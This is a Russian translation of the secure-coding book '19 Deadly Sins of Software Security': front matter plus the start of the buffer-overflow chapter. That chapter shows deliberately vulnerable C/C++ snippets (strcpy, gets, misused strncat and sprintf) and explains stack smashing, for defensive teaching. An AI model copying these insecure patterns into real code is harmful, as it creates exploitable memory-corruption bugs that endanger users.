Как написать безопасный код на C++, JAVA, Perl, PHP, ASP.NET

МАЙКЛ ХОВАРД ДЭВИД ЛЕБЛАНК ДЖОН ВИЕГА

Сделайте свои программы безопасными, исключив с самого начала причины возможных уязвимостей. Эта книга необходима всем разработчикам программного обеспечения, независимо от платформы, языка или вида приложений. В ней рассмотрены изъяны, угрожающие безопасности программ, и показано как от них избавиться. Авторы бестселлеров Майкл Ховард и Дэвид Лебланк, обучающие программистов в Microsoft, как писать безопасный код, объединили усилия с Джоном Виега, человеком, который сформулировал 19 смертных грехов программиста, и решили написать это руководство. На различных примерах продемонстрированы как сами ошибки, так и способы их исправления и защиты от них.

Если вы - программист, то вам просто необходимо прочесть эту книгу.


ИЗБАВЬТЕСЬ ОТ СЛЕДУЮЩИХ ИЗЪЯНОВ В СВОИХ ПРОГРАММАХ

> Переполнение буфера
> Ошибки, связанные с форматной строкой
> Переполнение целых чисел
> Внедрение SQL-команд
> Пренебрежение обработкой ошибок
> Кросс-сайтовые сценарии
> Пренебрежение защитой сетевого трафика
> Применение загадочных URL и скрытых полей форм
> Неправильное применение SSL и TLS
> Использование слабых систем на основе паролей
> Пренебрежение безопасным хранением и защитой данных
> Утечка информации
> Некорректный доступ к файлам
> Излишнее доверие к системе разрешения сетевых имен
> Гонки
> Неаутентифицированный обмен ключами
> Использование случайных чисел некриптографического качества
> Неудобный интерфейс

ISBN 978-5-97060-617-9

ДМК ПРЕСС
www.дмк.рф

Интернет-магазин: www.dmkpress.com
Книга - почтой: orders@alians-kniga.ru
Оптовая продажа: "Альянс-книга"
Тел.: (499)725-5409, books@alians-kniga.ru



Как написать безопасный код на C++, Java

OSBORNE
ДМК ПРЕСС

Майкл Ховард, Дэвид Лебланк, Джон Виега

Как написать безопасный код на C++, Java, Perl, PHP, ASP.NET

19 Deadly Sins of Software Security. Programming Flaws and How to Fix Rhem

MICHAEL **HOWARD**
DAVID **LEBLANC**
JOHN **VIEGA**

McGraw-Hill/Osborne
New York Chicago San Francisco
Lisbon London Madrid Mexico City
Milan New Delhi San Juan Seoul
Singapore Sydney Toronto

Как написать безопасный код на C++, Java, Perl, PHP, ASP.NET

МАЙКЛ **ХОВАРД**
ДЭВИД **ЛЕБЛАНК**
ДЖОН **ВИЕГА**

Москва, 2018

УДК 004.4
ББК 32.973.26-018.2
М97

Ховард М., Лебланк Д., Виега Д.

Х68 Как написать безопасный код на C++, Java, Perl, PHP, ASP.NET . – М.: ДМК Пресс, 2018. – 288 с.: ил.

ISBN 978-5-97060-617-9

Эта книга необходима всем разработчикам программного обеспечения, независимо от платформы, языка или вида приложений.

Рассмотрены уязвимости на языках C/C++, C#, Java, Visual Basic, Visual Basic .NET, Perl, Python в операционных системах Windows, Unix, Linux, Mac OS, Novell Netware. Авторы издания, Майкл Ховард и Дэвид Лебланк, обучают программистов как писать безопасный код в компании Microsoft. На различных примерах продемонстрированы как сами ошибки, так и способы их исправления и защиты от них.

Если вы – программист, то вам просто необходимо прочесть эту книгу.

УДК 004.4
ББК 32.973.26-018.2

ISBN 0-07-226085-8 (англ.)
ISBN 978-5-97060-617-9

Моей потрясающей семье.
Ничто не может сравниться с ощущением,
которое испытываешь, когда приходишь домой
и в ответ на вопрос «Кто дома, ребятки?» слышишь,
как два голоска хором кричат: «Папа!»
– Майкл

Моему отцу, который объяснил мне,
почему надо постоянно учиться
и принимать новые вызовы.
– Дэвид

Маме. Она привила мне интеллектуальное
любопытство и всегда была со мной рядом.
– Джон

Содержание

Об авторах

Майкл Ховард работает старшим менеджером по безопасности программного обеспечения в группе по обеспечению безопасности в Microsoft Corp. Является соавтором удостоенной различных наград книги «Writing Secure Code» (Разработка безопасного кода). Он также совместно с коллегами ведет колонку «Basic Training» в журнале «IEEE Security & Privacy Magazine» и является одним из авторов документа «Processes to Produce Secure Software» («Процессы в производстве безопасного программного обеспечения»), выпущенного организацией National Cyber Security Partnership для Министерства национальной безопасности (Department of Homeland Security). Будучи архитектором «Жизненного цикла разработки безопасного программного обеспечения» в Microsoft, Майкл посвящает большую часть времени выработке и внедрению передового опыта создания безопасных программ, которыми в конечном итоге будут пользоваться обычные люди.

Дэвид Лебланк, доктор философии, в настоящее время работает главным архитектором программ в компании Webroot Software. До этого он занимал должность архитектора подсистемы безопасности в подразделении Microsoft, занимающемся разработкой Microsoft Office, стоял у истоков инициативы Trustworthy Computing и работал «белым хакером» в группе безопасности сетей в Microsoft. Дэвид является соавтором книг «Writing Secure Code» и «Assessing Network Security» («Оценка безопасности сети»), а также многочисленных статей. В погожие дни он любит конные прогулки вместе со своей женой Дженнифер.

Джон Виега первым дал описание 19 серьезных просчетов при написании программ. Этот труд привлек внимание средств массовой информации и лег в основу настоящей книги. Джон является основателем и техническим директором компании Secure Software (www.securesoftware.com). Он один из авторов первой книги по безопасности программного обеспечения «Building Secure Software» («Создание безопасного программного обеспечения»), а также книг «Network Security and Cryptography with OpenSSL» («Безопасность и криптографические методы в сетях. Подход на основе библиотеки OpenSSL») и «Secure Programming Cookbook» («Рецепты для написания безопасных программ»). Он является основным автором процесса CLASP, призванного включить элементы безопасности в цикл разработки программ. Джон написал и сопровождает несколько относящихся к безопасности программ с открытыми исходными текстами. Раньше Джон занимал должности адъюнкт-профессора в техническом колледже штата Вирджиния и старшего научного сотрудника в Институте стратегии кибепространства (Cyberspace Policy Institute). Джон хорошо известен своими работами в области безопасности программ и криптографии, а в настоящее время он трудится над стандартами безопасности для сетей и программ.

О научных редакторах

Алан Крассовски работает главным инженером по безопасности программного обеспечения в компании Symantec Corporation. Он возглавляет группу по безопасности продуктов, в задачу которой входит оказание помощи другим группам разработчиков в плане внедрения безопасных технологий, которые сокращают риски и способствуют завоеванию доверия со стороны клиентов. За последние 20 лет Алан работал над многими коммерческими программными проектами. До присоединения к Symantec он руководил разработками, был инженером-программистом и оказывал консультативные услуги многим компаниям, занимающим лидирующее положение в отрасли, в частности Microsoft, IBM, Tektronix, Step Technologies. Screenplay Systems, Quark и Continental Insurance. Он получил научную степень бакалавра в области вычислительной техники в Рочестерском технологическом институте, штат Нью-Йорк.

Дэвид А. Уилер много лет занимается совершествованием практических методов разработки программ для систем с повышенным риском, в том числе особо крупных и нуждающихся в высокой степени безопасности. Он соавтор и соредактор книги «Software Inspection: An Industry Best Practice» («Инспекция программ: передовой опыт»), а также книг «Ada95: The Lovelace Tutorial» и «Secure Programming for Linux and UNIX HOWTO» («Рецепты безопасного программирования для Linux и UNIX»). Проживает в Северной Вирджинии.

Предисловие

В основе теории компьютеров лежит предположение о детерминированном поведении машин. Обычно мы ожидаем, что компьютер будет вести себя так, как мы его запрограммировали. На самом деле это лишь приближенное допущение. Современные компьютеры общего назначения и их программное обеспечение стали настолько сложными, что между щелчком по кнопке мыши и видимым результатом лежит множество программных слоев. И мы вынуждены полагаться на то, что все они работают правильно.

Любой слой программного обеспечения может содержать ошибки, из-за которых оно работает не так, как хотел автор, или, по крайней мере, не соответствует ожиданиям пользователя. Эти ошибки вносят в систему неопределенность, что может приводить к серьезным последствиям с точки зрения безопасности. Проявляться они могут по-разному: от простого краха системы, и тогда ошибку можно использовать, чтобы вызвать отказ от обслуживания, до переполнения буфера, позволяющего противнику выполнить в системе произвольный код.

Коль скоро поведение программных систем недетерминировано из-за ошибок, то самые лучшие идеи по их защите – не более чем гипотезы. Мы можем воздвигать межсетевые экраны, реализовывать технологии защиты от переполнения буфера на уровне ОС, применять самые разнообразные методики, но все это никоим образом не изменит фундаментальную парадигму безопасности. И лишь за счет радикального улучшения качества программ и сокращения числа ошибок мы можем надеяться на успешность попыток обеспечить безопасность программного обеспечения.

Устранение всех рисков, относящихся к безопасности, – нереальная задача при современном уровне развития систем разработки. У этой проблемы так много аспектов, что, даже для того чтобы просто оставаться в курсе дел, нужно посвящать этому все свое время. Что уж говорить о владении предметом в совершенстве!

Если мы хотим добиться прогресса в битве против ошибок, связанных с безопасностью, то должны облегчить процесс их идентификации и устранения организациям, занимающимся разработкой, и при этом учесть реальные ограничения. О безопасности программного обеспечения написано немало отличных книг, в том числе и авторами настоящего издания. Но я полагаю необходимым не углубляться в разного рода сложности, а предложить разработчикам небольшой набор критически важных советов, следуя которым они смогут повысить качество своих программ с минимальными усилиями. Идея в том, чтобы осветить наиболее типичные проблемы, которые нетрудно устранить, а не ставить нереалистичную задачу достижения полной безопасности.

В бытность начальником отдела в Министерстве национальной безопасности я попросил Джона Виегу составить перечень 19 «грехов» программиста. Первоначальный список был призван поставить корпоративный мир в известность о тех ошибках, которые чаще всего угрожают безопасности, но он не был составлен в форме рецептов. А эта книга именно такова. В ней приводится список проблем, от которых организации-разработчики должны защищаться в первую очередь, и даются рекомендации, как не допустить самого возникновения этих проблем. В книге также показано, как выявить подобные ошибки: посредством анализа кода или тестирования. Описание приемов и методик краткое и точное, авторы четко формулируют, что надо, а чего никогда не надо делать. Авторы проделали огромную работу, чтобы представить вашему вниманию список наиболее распространенных дефектов, от которых страдает безопасность современных программ. Надеюсь, что сообщество разработчиков оценит эту книгу и воспользуется ей для устранения недетерминизма и рисков, с которыми мы постоянно сталкиваемся.

Амит Йоран,
бывший начальник
отдела национальной кибербезопасности
Министерства национальной безопасности
Грейт Фоллс, Вирджиния,
21 мая 2005 г.

Благодарности

Эта книга – косвенный результат дальновидности Амита Йорана. Мы благодарны ему за то, что во время работы в Министерстве национальной безопасности (и позже) он делал все возможное, чтобы привлечь внимание к проблемам безопасности программного обеспечения. Мы также выражаем признательность следующим специалистам в области безопасности за усердие, с которым они рецензировали черновики отдельных глав, за их мудрость и за откровенные комментарии: Дэвиду Рафаэлю (David Raphael), Марку Кэрфи (Mark Curphy), Рудольфу Араю (Rudolph Arauj), Алану Крассовски (Alan Krassowski), Дэвиду Уилеру (David Wheeler) и Биллу Хильфу (Bill Hilf). Эта книга не состоялась бы без настойчивости сотрудников издательства McGraw-Hill. Большое спасибо трем «Дж»: Джейн Браунлоу (Jane Brownlow), Дженнифер Хауш (Jennifer Housh) и Джоди Маккензи (Jody McKenzie).

Введение

В 2004 году Амит Йоран, тогда начальник отдела национальной кибербезопасности Министерства национальной безопасности США, объявил, что около 95% всех дефектов программ, относящихся к безопасности, проистекают из 19 типичных ошибок, природа которых вполне понятна. Мы не станем подвергать сомнению ваши интеллектуальные способности и объяснять важность безопасного программного обеспечения в современном взаимосвязанном мире, вы и так все понимаете, но приведем основные принципы поиска и исправления наиболее распространенных ошибок в вашем собственном коде.

Неприятная особенность ошибок, касающихся безопасности, состоит в том, что допустить их очень легко, а результаты одной неправильно написанной строчки могут быть поистине катастрофическими. Червь Blaster смог распространиться из-за ошибки всего в двух строках кода.

Если попытаться выразить весь накопленный опыт одной фразой, то, наверное, она звучала бы так: «Никакой язык программирования, никакая платформа не способны сделать программу безопасной, это можете сделать только вы». Существует масса литературы о том, как создавать безопасное программное обеспечение, да и авторы настоящей книги написали на эту тему немало текстов, к которым прислушиваются. И все же есть потребность в небольшой, простой и прагматической книге, в которой рассматривались бы все основные проблемы.

Работая над этой книгой, мы старались придерживаться следующих правил, которые не позволили бы оторваться от земли.

- *Простота*. Мы не тратили место на пустую болтовню. Здесь вы не найдете ни репортажей с поля боя, ни забавных анекдотов – только голые факты. Скорее всего, вы просто хотите сделать свою работу качественно и в кратчайшие сроки. Поэтому мы стремились к тому, чтобы найти нужную информацию можно было просто и быстро.
- *Краткость*. Это следствие предыдущего правила: сосредоточившись исключительно на фактах, мы смогли сделать книгу небольшой по объему. Это введение тоже не будет многословным.
- *Кроссплатформенность*. Интернет – это среда, связывающая между собой мириады вычислительных устройств, работающих под управлением разных операционных систем и программ, написанных на разных языках. Мы хотели, чтобы эта книга была полезна всем разработчикам, поэтому представленные примеры относятся к большинству имеющихся операционных систем.
- *Многоязычие*. Следствие предыдущего правила: мы приводим примеры ошибок в программах, которые составлены на разных языках.

Структура книги

В каждой главе описывается один «смертный грех». Вообще-то они никак не упорядочены, но самые гнусные мы разместили в начале книги. Главы разбиты на разделы:

- **«В чем состоит грех»** – краткое введение, в котором объясняется, почему данное деяние считается грехом;
- **«Как происходит грехопадение»** – описывается суть проблемы; принципиальная ошибка, которая доводит до греха;
- **«Подверженные греху языки»** – перечень языков, подверженных данному греху;
- **«Примеры ошибочного кода»** – конкретные примеры ошибок в программах, написанных на разных языках и работающих на разных платформах;
- **«Где искать ошибку»** – на что нужно прежде всего обращать внимание при поиске в программе подобных ошибок;
- **«Выявление ошибки на этапе анализа кода»** – тут все понятно: как найти грехи в своем коде. Мы понимаем, что разработчики – люди занятые, поэтому старались писать этот раздел коротко и по делу;
- **«Тестирование»** – описываются инструменты и методики тестирования, которые позволят обнаружить признаки рассматриваемого греха;
- **«Примеры из реальной жизни»** – реальные примеры данного греха, взятые из базы данных типичных уязвимостей и брешей (Common Vulnerabilities and Exposures – CVE) (www.cve.mitre.org), с сайта BugTraq (www.securityfocus.com) или базы данных уязвимостей в программах с открытыми исходными текстами (Open Source Vulnerability Database) (www.osvdb.org). В каждом случае мы приводим свои комментарии. Примечание: пока мы работали над этой книгой, рассматривался вопрос об отказе с 15 октября 2005 года от номеров CAN в базе данных CVE и переходе исключительно на номера CVE. Если это случится, то все ссылки на номер ошибки «CAN...» следует заменить ссылкой на соответствующий номер CVE. Например, если вы не сможете найти статью CAN-2004-0029 (ошибка Lotus Notes для Linux), попробуйте поискать CVE-2004-0029;
- **«Искупление греха»** – как исправить ошибку, чтобы избавиться от греха. И в этом случае мы демонстрируем варианты для разных языков;
- **«Дополнительные защитные меры»** – другие меры, которые можно предпринять. Они не исправляют ошибку, но мешают противнику воспользоваться потенциальным дефектом, если вы ее все-таки допустите;
- **«Другие ресурсы»** – это небольшая книжка, поэтому мы даем ссылки на другие источники информации: главы книг, статьи и сайты;
- **«Резюме»** – это неотъемлемая часть главы, предполагается, что вы будете к ней часто обращаться. Здесь приводятся списки рекомендуемых, нерекомендуемых и возможных действий при написании нового или анализе существующего кода. Не следует недооценивать важность этого раздела! Содержание всех Резюме сведено воедино в Приложении В.

Кому предназначена эта книга

Эта книга адресована всем разработчикам программного обеспечения. В ней описаны наиболее распространенные ошибки, приводящие к печальным последствиям, а равно способы их устранения до того, как программа будет передана заказчику. Вы найдете здесь полезный материал вне зависимости от того, на каком языке пишете, будь то C, C++, Java, C#, ASP, ASP.NET, Visual Basic, PHP, Perl или JSP. Она применима к операционным системам Windows, Linux, Apple Mac OS X, OpenBSD и Solaris, а равно к самым разнообразным платформам: «толстым» клиентам, «тонким» клиентам или пользователям Web. Честно говоря, безопасность не зависит ни от языка, ни от операционной системы, ни от платформы. Если ваш код небезопасен, то пользователи беззащитны перед атакой.

Какие главы следует прочитать

Это небольшая книжка, поэтому не ленитесь. Прочтите ее целиком, ведь никогда не знаешь, над чем предстоит работать в будущем.

Но все же есть грехи, которым подвержены лишь некоторые языки и некоторые среды, поэтому важно, чтобы в первую очередь вы прочли о тех, что специфичны именно для вашего языка программирования, вашей ОС и вашей среды исполнения (Web и т. п.).

Вот минимум, с которым надо ознакомиться при различных предположениях о специфике вашей работы.

- Всем рекомендуется ознакомиться с грехами 6, 12 и 13.
- Если вы программируете на языках C/C++, то *обязаны* прочесть о грехах 1, 2 и 3.
- Если вы программируете для Web с использованием таких технологий, как JSP, ASP, ASP.NET, PHP, CGI или Perl, то познакомьтесь с грехами 7 и 9.
- Если вы создаете приложения для работы с базами данных, например Oracle, MySQL, DB2 или SQL Server, прочтите о грехе 4.
- Если вы разрабатываете сетевые системы (клиент-серверные, через Web и прочие), не проходите мимо грехов 5, 8, 10, 14 и 15.
- Если в вашем приложении каким-то образом используется криптография или пароли, обратите внимание на грехи 8, 10, 11, 17 и 18.
- Если ваша программа работает в ОС Linux, Mac OS X или UNIX, следует прочесть о грехе 16.
- Если с вашим приложением будут работать неопытные пользователи, взгляните на описание греха 19.

Мы полагаем, что эта книга важна, поскольку в работе над ней приняли участие трое наиболее авторитетных на сегодняшний день специалистов-практиков в сфере безопасности, а также потому, что она охватывает все распространенные языки и платформы для развертывания программ. Надеемся, что вы найдете здесь немало полезной информации.

Майкл Ховард,
Дэвид Лебланк,
Джон Виега,
июль 2005 г.

Грех 1. Переполнение буфера

В чем состоит грех

Уже давно ясно, что переполнение буфера – это проблема всех низкоуровневых языков программирования. Возникает она потому, что в целях эффективности данные и информация о потоке выполнения программы перемешаны, а в низкоуровневом языке разрешен прямой доступ к памяти. C и C++ больше других языков страдают от переполнений буфера.

Строго говоря, переполнение возникает, когда программа пытается писать в память, не принадлежащую выделенному буферу, но есть и ряд других ошибок, приводящих к тому же эффекту. Одна из наиболее интересных связана с форматной строкой, мы рассмотрим ее в описании греха 2. Еще одно проявление той же проблемы встречается, когда противнику разрешено писать в произвольную область памяти за пределами некоторого массива. И хотя формально это не есть классическое переполнение буфера, мы рассмотрим здесь и этот случай.

Результатом переполнения буфера может стать что угодно – от краха программы до получения противником полного контроля над приложением, а если приложение запущено от имени пользователя с высоким уровнем доступа (root, Administrator или System), то и над всей операционной системой и другими пользователями. Если рассматриваемое приложение – это сетевая служба, то ошибка может привести к распространению червя. Первый получивший широкую известность Интернет-червь эксплуатировал ошибку в сервере finger, он так и назывался – «finger-червь Роберта Т. Морриса» (или просто «червь Морриса»). Казалось бы, что после того как в 1988 году Интернет был поставлен на колени, мы уже должны научиться избегать переполнения буфера, но и сейчас нередко появляются сообщения о такого рода ошибках в самых разных программах.

Быть может, кто-то думает, что такие ошибки свойственны лишь небрежным и беззаботным программистам. Однако на самом деле эта проблема сложна, решения не всегда тривиальны, и всякий, кто достаточно часто программировал на C или C++, почти наверняка хоть раз да допускал нечто подобное. Автор этой главы, который учит других разработчиков, как писать безопасный код, сам однажды передал заказчику программу, в которой было переполнение на одну позицию (off-by-one overflow). Даже самые лучшие, самые внимательные программисты допускают ошибки, но при этом они знают, насколько важно тщательно тестировать программу, чтобы эти ошибки не остались незамеченными.

Подверженные греху языки

Чаще всего переполнение буфера встречается в программах, написанных на C, недалеко от него отстает и C++. Совсем просто переполнить буфер в ассемблерной программе, поскольку тут нет вообще никаких предохранительных механизмов. По существу, C++ так же небезопасен, как и C, поскольку основан на этом языке. Но использование стандартной библиотеки шаблонов STL позволяет свести риск некорректной работы со строками к минимуму, а более строгий компилятор C++ помогает программисту избегать некоторых ошибок. Даже если ваша программа составлена на чистом C, мы все же рекомендуем использовать компилятор C++, чтобы выловить как можно больше ошибок.

В языках более высокого уровня, появившихся позже, программист уже не имеет прямого доступа к памяти, хотя за это и приходится расплачиваться производительностью. В такие языки, как Java, C# и Visual Basic, уже встроены строковый тип, массивы с контролем выхода за границы и запрет на прямой доступ к памяти (в стандартном режиме). Кто-то может сказать, что в таких языках переполнение буфера невозможно, но правильнее было бы считать, что оно лишь гораздо менее вероятно. Ведь в большинстве своем эти языки реализованы на C или C++, а ошибка в реализации может стать причиной переполнения буфера. Еще один потенциальный источник проблемы заключается в том, что на какой-то стадии все эти высокоуровневые языки должны обращаться к операционной системе, а уж она-то почти наверняка написана на C или C++. Язык C# позволяет обойти стандартные механизмы .NET, объявив небезопасный участок с помощью ключевого слова unsafe. Да, это упрощает взаимодействие с операционной системой и библиотеками, написанными на C/C++, но одновременно открывает возможность допустить обычные для C/C++ ошибки. Даже если вы программируете преимущественно на языках высокого уровня, не отказывайтесь от тщательного контроля данных, передаваемых внешним библиотекам, если не хотите пасть жертвой содержащихся в них ошибок.

Мы не станем приводить исчерпывающий список языков, подверженных ошибкам из-за переполнения буфера, скажем лишь, что к их числу относится большинство старых языков.

Как происходит грехопадение

Классическое проявление переполнения буфера – это затирание стека. В откомпилированной программе стек используется для хранения управляющей информации (например, аргументов). Здесь находится также адрес возврата из функции и, поскольку число регистров в процессорах семейства x86 невелико, сюда же перед входом в функцию помещаются регистры для временного хранения. Увы, в стеке же выделяется память для локальных переменных. Иногда их неправильно называют статически распределенными в противоположность динамической памяти, выделенной из кучи. Когда кто-то говорит о переполнении *статического* буфера, он чаще всего имеет в виду переполнение буфера в стеке. Суть проблемы в том, что если приложение пытается писать за границей массива, рас-

пределенного в стеке, то противник получает возможность изменить управляющую информацию. А это уже половина успеха, ведь цель противника – модифицировать управляющие данные по своему усмотрению.

Возникает вопрос: почему мы продолжаем пользоваться столь очевидно опасной системой? Избежать проблемы, по крайней мере частично, можно было бы, перейдя на 64-разрядный процессор Intel Itanium, где адрес возврата хранится в регистре. Но тогда пришлось бы смириться с утратой обратной совместимости, хотя на момент работы над этой книгой представляется, что процессор x64 в конце концов станет популярным.

Можно также спросить, почему мы не переходим на языки, осуществляющие строгий контроль массивов и запрещающие прямую работу с памятью. Дело в том, что для многих приложений производительность высокоуровневых языков недостаточно высока. Возможен компромисс: писать интерфейсные части программ, с которыми взаимодействуют пользователи, на языке высокого уровня, а основную часть кода – на низкоуровневом языке. Другое решение – в полной мере задействовать возможности C++ и пользоваться написанными для него библиотеками для работы со строками и контейнерными классами. Например, в Web-сервере Internet Information Server (IIS) 6.0 обработка всех входных данных переписана с использованием строковых классов; один отважный разработчик даже заявил, что даст отрезать себе мизинец, если в его коде отыщется хотя бы одно переполнение буфера. Пока что мизинец остался при нем, и за два года после выхода этого сервера не было опубликовано ни одного сообщения о проблемах с его безопасностью. Поскольку современные компиляторы умеют работать с шаблонными классами, на C++ теперь можно создавать очень эффективный код.

Но довольно теории, рассмотрим пример.

```
#include <stdio.h>

void DontDoThis(char* input)
{
   char buf[16];
   strcpy(buf, input);
   printf("%s\n", buf);
}

int main(int argc, char* argv[])
{
   // мы не проверяем аргументы
   // а чего еще ожидать от программы, в которой используется
   // функция strcpy?
   DontDoThis(argv[1]);
   return 0;
}
```

Откомпилируем эту программу и посмотрим, что произойдет. Для демонстрации автор собрал приложение, включив отладочные символы и отключив контроль стека. Хороший компилятор предпочел бы встроить такую короткую функцию, как DontDoThis, особенно если она вызывается только один раз, поэтому

оптимизация также была отключена. Вот как выглядит стек непосредственно перед вызовом strcpy:

```
0x0012FEC0 c8 fe 12 00    .. <- адрес аргумента buf
0x0012FEC4 c4 18 32 00   .2. <- адрес аргумента input
0x0012FEC8 d0 fe 12 00    .. <- начало буфера buf
0x0012FECC 04 80 40 00  .<<Unicode: 80>>@.
0x0012FED0 e7 02 3f 4f   .?O
0x0012FED4 66 00 00 00  f... <- конец buf
0x0012FED8 e4 fe 12 00    .. <- содержимое регистра EBP
0x0012FEDC 3f 10 40 00  ?.@. <- адрес возврата
0x0012FEE0 c4 18 32 00   .2. <- адрес аргумента DontDoThis
0x0012FEE4 c0 ff 12 00    ..
0x0012FEE8 10 13 40 00  ..@. <- адрес, куда вернется main()
```

Напомним, что стек растет сверху вниз (от старших адресов к младшим). Этот пример выполнялся на процессоре Intel со схемой адресации «little-endian». Это означает, что младший байт хранится в памяти первым, так что адрес возврата «3f104000» на самом деле означает 0x0040103f.

А теперь посмотрим, что происходит, когда буфер buf переполняется. Сразу вслед за buf находится сохраненное значение регистра EBP (Extended Base Pointer – расширенный указатель на базу). EBP содержит указатель кадра стека; при ошибке на одну позицию его значение будет затерто. Если противник сможет получить контроль над областью памяти, начинающейся с адреса 0x0012fe00 (последний байт вследствие ошибки обнулен), то программа перейдет по этому адресу и выполнит помещенный туда противником код.

Если не ограничиваться переполнением на один байт, то следующим будет затерт адрес возврата. Коль скоро противник сумеет получить контроль над этим значением и записать в буфер, адрес которого известен, достаточное число байтов ассемблерного кода, то мы будем иметь классический пример переполнения буфера, допускающего написание эксплойта. Отметим, что ассемблерный код (его обычно называют shell-кодом, потому что чаще всего задача эксплойта – получить доступ к оболочке (shell)) необязательно размещать именно в перезаписываемом буфере. Это типичный случай, но, вообще говоря, код можно внедрить в любое место вашей программы. Не обольщайтесь, полагая, что переполнению подвержен только очень небольшой участок.

После того как адрес возврата переписан, в распоряжении противника оказываются аргументы атакуемой функции. Если функция перед возвратом каким-то образом модифицирует переданные ей аргументы, то открываются новые соблазнительные возможности. Это следует иметь в виду, оценивая эффективность таких средств борьбы с переполнением стека, как программа Stackguard Криспина Коуэена (Crispin Cowan), программа ProPolice, распространяемая IBM, и флаг /GS в компиляторе Microsoft.

Как видите, мы предоставили противнику как минимум три возможности получить контроль над нашим приложением, а это ведь была очень простая функция. Если в стеке объявлен объект класса C++ с виртуальными функциями, то станет доступна таблица указателей на виртуальные функции; такая ошибка тоже легко эксплуатируется. Если одним из аргументов функции является указатель

на функцию, что часто бывает в оконных системах (например, в X Window System или Microsoft Windows), то перезапись этого указателя перед использованием – очевидный способ получить контроль над приложением.

Есть множество хитроумных способов перехватить управление программой, гораздо больше, чем способен измыслить наш слабый ум. Существует несоответствие между возможностями и ресурами, доступными разработчику и хакеру. В своей работе вы ограничены сроками, тогда как противник может тратить все свое свободное время на то, чтобы придумать, как заставить вашу программу делать то, что нужно ему. Ваша программа может защищать ресурс, достаточно ценный, чтобы потратить на ее взлом несколько месяцев. Хакер тратит массу времени на то, чтобы быть в курсе последних достижений в области взлома. К его услугам – такие ресурсы, как www.metasploit.com, позволяющие в несколько «кликов» создать shell-код, который будет делать что угодно и при этом включать только символы из ограниченного набора.

Если вы попытаетесь выяснить, можно ли создать эксплойт для какой-то программы, то, скорее всего, полученный ответ будет неполным. В большинстве случае можно лишь доказать, что программа либо уязвима, либо вы недостаточно хитроумны (или потратили на поиск решения недостаточно времени), чтобы написать для нее эксплойт. Очень редко можно с уверенностью утверждать, что для некоторого переполнения эксплойт невозможен.

Мораль, стало быть, в том, что самое правильное – исправить ошибки! Сколько раз случалось, что модификации с целью «повысить качество кода» заодно приводили и к исправлению ошибок, связанных с безопасностью. Автор как-то битых три часа убеждал команду разработчиков исправить некую ошибку. В переписке приняло участие восемь человек, и мы потратили 20 человекочасов (половина рабочей недели одного программиста), споря, нужно ли исправлять ошибку, поскольку разработчики жаждали получить доказательства того, что для нее можно написать эксплойт. Когда эксперты по безопасности доказали, что проблема действительно есть, для исправления потребовался час работы программиста и еще четыре часа на Тестирование. Сколько же времени ушло впустую!

Заниматься анализом надо непосредственно перед поставкой программы. На завершающих стадиях разработки хорошо бы иметь обоснованное предположение о том, достаточно ли велика опасность написания эксплойта для ошибки, чтобы оправдать риск, связанный с переделками и, как следствие, нестабильностью продукта.

Распространено заблуждение, будто переполнение буфера в куче не так опасно, как буфера в стеке. Это совершенно неправильно. Большинство реализаций кучи страдают тем же фундаментальным пороком, что и стек, – пользовательские и управляющие данные хранятся вместе. Часто можно заставить менеджер кучи поместить четыре указанных противником байта по выбранному им же адресу. Детали атаки на кучу довольно сложны. Недавно Matthew «shok» Conover и Oded Horovitz подготовили очень ясную презентацию на эту тему под названием «Reliable Windows Heap Exploits» («Надежный эксплойт переполнения кучи в Windows»), которую можно найти на странице http://cansecwest.com/csw04/csw04-Oded+Connover.ppt. Даже если сам менеджер кучи не поддается взломщику,

в соседних участках памяти могут находиться указатели на функции или на переменные, в которые записывается информация. Когда-то эксплуатация переполнений кучи считалась экзотическим и трудным делом, теперь же это одна из самых распространенных атакуемых ошибок.

Греховность C/C++

В программах на языках C/C++ есть масса способов переполнить буфер. Вот строки, породившие finger-червя Морриса:

```
char buf[20];
gets(buf);
```

Не существует никакого способа вызвать gets для чтения из стандартного ввода без риска переполнить буфер. Используйте вместо этого fgets. Наверное, второй по популярности способ вызвать переполнение – это воспользоваться функцией strcpy (см. предыдущий пример). А вот как еще можно напроситься на неприятности:

```
char buf[20];
char prefix[] = "http://";
strcpy(buf, prefix);
strncat(buf, path, sizeof(buf));
```

Что здесь не так? Проблема в неудачном интерфейсе функции strncat. Ей нужно указать, сколько символов свободно в буфере, а не общую длину буфера. Вот еще один распространенный код, приводящий к переполнению:

```
char buf[MAX_PATH];
sprintf(buf, "%s – %d\n", path, errno);
```

Если не считать нескольких граничных случаев, функцию sprintf почти невозможно использовать безопасно. Для Microsoft Windows было выпущено извещение о критической ошибке, связанной с применением sprintf для отладочного протоколирования. Подробности см. в бюллетене MS04-011 (точная ссылка приведена в разделе «Другие ресурсы»).

А вот еще пример:

```
char buf[32];
strncpy(buf, data, strlen(data));
```

Что неверно? В последнем аргументе передана длина входного буфера, а не размер целевого буфера!

Еще один способ столкнуться с проблемой – по ошибке считать байты вместо символов. Если вы работаете с кодировкой ASCII, то между ними нет разницы, но в кодировке Unicode один символ представляется двумя байтами. Вот пример:

```
_snwprintf(wbuf, sizeof(wbuf), "%s\n", input);
```

Следующее переполнение несколько интереснее:

```
bool CopyStructs(InputFile* pInFile, unsigned long count)
{
   unsigned long i;
   m_pStructs = new Structs[count];
   for(i = 0; i < count; i++)
```

```
   {
      if(!ReadFromFile(pInFile, &(m_pStructs[i])))
        break;
   }
}
```

Как здесь может возникнуть ошибка? Оператор new[] в языке C++ делает примерно то же, что такой код:

```
ptr = malloc(sizeof(type) * count);
```

